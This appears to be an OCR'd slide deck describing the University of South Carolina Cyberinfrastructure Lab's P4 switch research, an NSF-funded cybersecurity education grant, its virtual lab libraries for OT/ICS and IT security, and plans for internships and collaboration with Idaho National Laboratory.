Overview of the Cyberinfrastructure Lab (CI) at USC

https://research.cec.sc.edu/cyberinfra

Jorge Crichigno
Department of Integrated Information Technology
College of Engineering and Computing
University of South Carolina
jcrichigno@cec.sc.edu

Idaho National Laboratory
Idaho Falls, Idaho
April 16-17


Agenda

- Cyberinfrastructure Lab at the University of South Carolina (USC)
- Funding and projects
- NSF Advanced Technological Education (ATE) project
- Capability / Other projects: DARPA’s 5G, ONR Cybersecurity, NSF Cybertraining
- List of virtual labs libraries developed by USC

Cyberinfrastructure Lab – Overview

Programmable Data Plane Switches

- Evolution of the computing industry



1. Vladimir Gurevich, “Introduction to P4 and Data Plane Programmability,” https://tinyurl.com/2p978tm9.

Cyberinfrastructure Lab

- The CI lab studies the performance and security of IT systems
  - Developing high-performance and security applications for high-speed networks, using P4 programmable devices

```
136  /*************************************************************************
137  ***********************  P A R S E R  ***********************************
138  *************************************************************************/
139
140      state parse_ethernet {
141          packet.extract(hdr.ethernet);
142          transition select(hdr.ethernet.etherType) {
143              TYPE_IPV4: parse_ipv4;
144              default: accept;
145          }
146      }
147
148      state parse_ipv4 {
149          packet.extract(hdr.ipv4);
150          verify(hdr.ipv4.ihl >= 5, error.IPHeaderTooShort);
151          transition select(hdr.ipv4.ihl) {
152              5             : accept;
153              default       : parse_ipv4_option;
154          }
155      }
```

P4 code

Programmable chip

1. P4 stands for stands for Programming Protocol-independent Packet Processors

P4 Programmable Switches


- P4 programmable switches permit **programmers** to program the data plane
  - Customize packet processing functions in the chip
  - Measure events occurring in the data plane with high precision
  - Offload applications to the data plane

Programmable chip

Reproduced from N. McKeown. Creating an End-to-End Programming Model for Packet Forwarding. Available: **https://www.youtube.com/watch?v=fiBuao6YZl0&t=631s**

P4 Programmable Switches

- P4 programmable switches permit **programmers** to program the data plane
  - Customize packet processing functions in the chip
  - Measure events occurring in the data plane with high precision
  - Offload applications to the data plane



Reproduced from N. McKeown. Creating an End-to-End Programming Model for Packet Forwarding. Available: https://www.youtube.com/watch?v=fiBuao6YZl0&t=631s


NSF Advanced Technological Education Project:
Cyber-con^2: “Multi-sector Convergence to Advance the Preparation of Learners for OT and IT Cybersecurity Convergence Workforce”


July 1 2024 – June 30 2027

Amount: $650,000

NSF ATE

Cyber-con^2: “Multi-sector Convergence to Advance the Preparation of Learners for OT and IT Cybersecurity Convergence Workforce”





NSF ATE

- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity

Lib #	Lib Name	Sample Outcomes	CIE's Pillar	Level
1, 2	Intro to OT / ICS Cybersecurity (2 libraries)	• Understand the fundamentals of PLCs used in critical infrastructures. • Write basic apps with OpenPLC using Ladder diagrams. • Describe the elements of a SCADA system.	Awareness.	Entry-level high school.
			Awareness, Education.	Entry-level college.
3	ICS Protocols (1 library)	• Understand the Modbus Remote Terminal Unit (RTU) and Modbus over TCP. • Implement a SCADA system with Modbus. • Secure SCADA systems and protocols for ICS	Development, Current Infrastructure.	Intermediate-level college.
4	Adv. Cybersecurity for OT / ICS (1 library)	• Use passive and active discovery tools to map ICS devices. • Launch C2 attacks against an ICS using Metasploit. • Exploit the vulnerability of a SCADA/PLC system.	Development, Current Infrastructure.	Advanced-level college.
5	Water Quality (WQ) Critical Infrastructure Models (1 library)	• Explain how to model WQ within critical ICSs. • Replay attacks to water distribution networks (WDNs). • Characterize and analyze attacks on WDNs, including reconnaissance, DDoS, MITM. • Develop mitigation algorithms for WDN attacks.	Development, Current Infrastructure.	Advanced-level college

CIE: Cyber Informed Engineering (national strategy): https://tinyurl.com/y3a8jntm


NSF ATE

- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity

Lib #	Lib Name	Sample Outcomes	Cert	Level
6, 7	Intro to IT Cybersecurity (2 libraries)	• Analyze and explain the types of attack surfaces. • Execute malwares using real deployments and investigate their behavior. • Analyze and characterize C2 communication used against IT / OT systems.	CompTIA Security+.	Entry-level college.
			Cisco CCST Cyber.	Entry-level high school.
8	Intro to IT Networks (1 library)	• Analyze TCP sessions using a protocol analyzer. • Perform network hardening. • Use secure protocols for network management.	Cisco CCNA.	Entry-level college.
9	Cybersecurity Operations (1 library)	• Explain features of OS (Linux, Windows) used for cybersecurity analysis. • Use tools and log files (e.g., PowerShell, syslog) to identify anomalies. • Apply the security onion to protect systems.	Cisco CyberOps.	Intermediate-level college.
10	Open-Source Intelligence (1 library)	• Perform Internet scanning and probing events. • Analyze log files using Suricata. • Develop ML classifiers for malwares with Zeek.	NA	Intermediate-level college.
11, 12	Threat Detection w/ NGFWs, I and II (2 libraries)	• Develop and implement security and NAT policies. • Implement IDS and IPS using an NGFW. • Use deep packet inspection to identify applications and users.	PCCE (Technician).	Intermediate-level college.
			PCNSA (engineer).	Advanced-level college.
13	Cloud Security (1 library)	• Understand virtual patching in the cloud. • Set up and manage a cloud infrastructure using APIs. • Be familiar with Azure and AWS toolsets.	AWS Cloud Foundations, AWS Sec. Foundations	Advanced-level college.
14, 15	Fine-gained Telemetry w/ P4 (2 libraries)	• Describe the architectures of P4 devices. • Identify and block attacks in the data plane. • Develop security apps with P4 switches and smart NICs.	NA (state-of-the-art, research).	Advanced-level college.

NSF ATE

- Integration of virtual labs into high-school and college programs



Virtual lab libraries marked with a ribbon will be aligned with stackable industry certificates

NSF ATE

- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity
  - Pre-internship seminars will help connect interns with organizations
  - Internship enables students to acquire soft skills, teamwork, time management, and communication skills

Spring and Fall semesters
(Monday-Wednesday-Friday)

Summer semester
(400 hours)

NSF ATE

- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity
  - By the end of the Pre-internship Seminars, the goal is to secure 100+ paid internships each summer

Visit to the Defense Information Systems Agency (DISA)
August 2nd 2023 - Baltimore, MD

NSF ATE

- Goal 3: Advance formal and informal communities for OT/ICS and IT cybersecurity training and education

	Activity	Community	Subject / Libraries	Support Type
A	Academic courses (16-week – formal, supervised)	Colleges in the Carolinas	All college-level libraries	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
B	High school courses, 16+16- (formal, supervised)	High schools in the Carolinas	Intro to OT/ICS Cybersecurity Intro to IT Cybersecurity and Intro to IT Networks	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
C	Third party academic courses (formal, unsupervised)	Other high schools, colleges, universities	All libraries	(1) Access to the Academic Cloud (unsupervised); (2) Train instructors (train-the-trainer).
D	Train-the-trainer courses (formal, supervised)	CSSIA, WASTC, SCC	All libraries	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
E	**ICS courses (informal, unsupervised)**	**ICS COP**	**All OT / CCS cybersecurity libraries**	**(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).**
F	IT tutorials (informal, unsupervised)	Internet2 and LBNL's COP	All college-level IT cybersecurity libraries	(1) Access to Academic Cloud; (2) Training tutorials.

NSF ATE

- Goal 3: Advance formal and informal communities for OT/ICS and IT cybersecurity training and education

	Activity	Community	Subject / Libraries	Support Type
G	Self-paced training courses for military-connected personnel (informal, unsupervised)	CIAB, U.S. National Guard, NIWC	All college-level libraries	(1) Access to the Academic Cloud; (2) Courses to train military instructors (train-the-trainer).
H	FABRIC tutorials (informal, unsupervised)	FABRIC COP	Advanced programmable networks (smart NICs and P4 programmable switches)	(1) Access to Academic Cloud; (2) Co-located training tutorials to FABRIC community events.
I	Cybersecurity Competitions: DOE's CyberForce and SC's PCDC (informal, unsupervised)	High schools and colleges in the Carolinas	Libraries 1-2 for DOE's CyberForce Competition, and libraries 6-8 for PCDC	(1) Access to Academic Cloud to high-school and college instructors and their students, participating in the competitions.

Potential Collaboration with INL – Current NSF ATE

- Adoption of virtual lab libraries developed by INL
- Development of new virtual lab libraries
- Summer internships
- Workshops, face-to-face and/or online
- Capstones

Potential Collaboration with INL

NSF CIRC


- The Community Infrastructure for Research in Computer and Information Science and Engineering (CIRC) program
  - Focus on research agendas in computer and information science and engineering
  - Enable advances not possible with existing research infrastructure
  - Ensure that have access to such infrastructure
  - Medium Community Infrastructure (Medium): up to $2M per three years
  - URL: https://new.nsf.gov/funding/opportunities/community-infrastructure-research-computer

NSF CIRC

- Broader impact by leveraging NDG's Academic Cloud and NETLAB+

